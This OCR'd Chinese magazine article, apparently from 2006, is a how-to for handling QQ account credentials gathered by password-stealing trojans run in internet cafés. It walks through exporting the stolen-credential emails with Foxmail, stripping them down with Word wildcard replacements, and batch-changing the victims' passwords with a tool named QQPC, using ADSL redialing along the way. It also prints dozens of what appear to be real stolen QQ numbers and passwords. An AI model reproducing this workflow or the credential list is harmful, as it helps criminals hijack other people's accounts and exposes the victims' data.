


图6




图7

QQ盗来之后的故事

冰河洗剑

网上各种各样的QQ盗号木马满天飞，如何盗取QQ号就不用我教了吧，最简单的一个方法就是配置好一个QQ盗号木马，在网吧中运行，然后成百上千的QQ就会自动飞到我们的邮箱或网站中了。但是这些盗来的QQ该怎样处理呢？一个个来更改QQ号密码的话，还要一个个的去查询是否有密保，是否是会员；如果是长期不登录的QQ号，还要一个个的去激活登录……下边我就为大家详细介绍一下该如何解决QQ盗来之后的这些问题。

一、批量导出保存QQ号

使用邮件接收被盗的QQ号是QQ盗号木马最常使用的方式了，对于这些邮件，一个个的复制QQ号与密码是一项非常辛苦的工作。能否简单的将邮件中的QQ号导出来保存呢？我们以处理“QQ密保大盗”木马盗取的QQ邮件为例。

首先，使用Foxmail之类的邮件客户端程序接收所有盗Q邮件，然后在Foxmail中选择所有的盗Q邮件，点击“文件”→“保存为文本”（图1），指定好要保存的路径，就可以将这些邮件保存为一个TXT文本文件了。




图1

二、查找替换，去除无用信息

使用文本编辑器（可以使用记事本）打开刚才保存的文本，可以看到文本中保存的是所有邮件内容，包括了邮件头、主题和正文等（图2）。现在我们要做的就是去掉这些多余的信息，只保留QQ号和密码。



图2

观察文本内容，其中的“=”号分隔线、“From:”和“To:”所在行的内容都是相同的，因此可以直接使用查找替换，将所在行字符内容全部删除掉。使用Word打开文本，打开查找替换对话框，在替换对话框的“查找”中输入所在行内容。注意，查找内容中还应该包括字符串最后的回车符，可点击下面的“特殊格式”按钮，在弹出菜单中选择“手动换行符”，也可以直接在查找字符串后添加“^l”。“替换为”中什么都不用输入，直接点击“全部替换”按钮（图3），就可以删除文本中所有的“=”号分隔线、“From:”和“To:”所在行的内容了。




图3




图4

再来替换掉文本中的空白行和段前空格。现在文本中

的“Subject:”和“Date:”行内容是不同的（图4），因此不能使用简单的查找替换，可采用通配符替换的方法。在“查找”中输入“S*D”，字符串中的“*”代表任意多个字符，表示查找以字符“S”开头以“D”结尾的、中间为任意字符包括回车符之类的文本内容（图5），替换内容中输入字符“D”，替换完毕后，文本内容格式如图6所示。






图5

再使用同样的方法，在查找中输入“D*帐”，在替换中输入“帐”，全部替换后，每一行文本格式为“帐户：****　帐户密码：******”。将其中的“帐户”替换为空格全部删除掉，将其中的“帐户密码”字符串替换为分隔符，不同的密码修改软件要求不同，可以使用“-”分隔，我使用空格来分隔的（图7）。



Date: 2006-06-25 8:55:06
帐户: 295118144 帐户密码: xiongtailong
Date: 2006-08-10 13:01:21
帐户: 312942458 帐户密码: 2326203841070
Date: 2006-08-09 11:05:43
帐户: 376789051 帐户密码: !
Date: 2006-08-09 11:05:14
帐户: 470394326 帐户密码: 376789051!
Date: 2006-08-08 21:30:08
帐户: 470394326 帐户密码: 100200
Date: 2006-08-08 21:29:48
帐户: 470394326 帐户密码: 311032
Date: 2006-08-08 18:58:07
帐户: 531265901 帐户密码: 015079015079
Date: 2006-08-08 5:49:45
帐户: 123058980 帐户密码: 13765312835
Date: 2006-08-08 5:43:33
帐户: 123058980 帐户密码: 13765312835
Date: 2006-08-08 4:32:28
帐户: 123058980 帐户密码: 13765312835
Date: 2006-08-08 4:32:03
帐户: 530093625 帐户密码: 5237471
Date: 2006-08-08 4:31:32
帐户: 530093625 帐户密码: 5237471
Date: 2006-08-08 4:31:14
帐户: 530093625 帐户密码: 5237471
Date: 2006-08-08 4:08:44
帐户: 405492650 帐户密码: 13145207
Date: 2006-08-08 4:00:23
帐户: 123058980 帐户密码: 13765312835
Date: 2006-08-08 3:59:19
帐户: 530093625 帐户密码: 5237471

图6



295118144	xiongtailong
312942458	2326203841070
376789051	!
470394326	376789051!
470394326	100200
470394326	311032
531265901	015079015079
123058980	13765312835
123058980	13765312835
123058980	13765312835
530093625	5237471
530093625	5237471
530093625	5237471
405492650	13145207
123058980	13765312835
530093625	5237471
530093625	5237471
123058980	13765312835
673477660	zxcvbnm0
420078837	#%&#**
420078837	#%&#**
420078837	#%&#**
420078837	#%&#**
512731533	000000
512731533	000000
418651818	13885841798
316243286	123456qpa

图7

三、批量修改QQ密码

腾讯更改了QQ密码修改的流程，现在更改QQ密码比以前要困难了，网上各种QQ密码批量修改工具不是要收费就是捆绑有木马，我推荐使用绿色QQ密码批量修改工具“QQPC V1.97”。运行QQPC V1.97，在“改密模式”中选择“列表修改”，在“密码设置”中勾选“使用指定密码”，输入自己要修改的新密码（图8），点击“高级设置”按钮，打开高级设置对话框，勾选“倒记时提醒”下的“启用倒计时功能”等设置项（图9）。

> 提示：“倒记时隐藏功能”可以方便我们一边看电影一边改密码，改完一个密码后，软件窗口会自动隐藏设定的时间并自动进行数据提交。时间到了后，窗口会自动弹出，又可以修改下一个密码，具体设置的倒记时时间长短，可根据自己的网络速度而定。

在右边“功能开关”中勾选“启用垃圾箱功能”和“启用ADSL自动拨号功能”，在下方的“ADSL自动拨号”中可设置拨号帐号和密码和自动拨号次数和时间间隔。




图8




图9

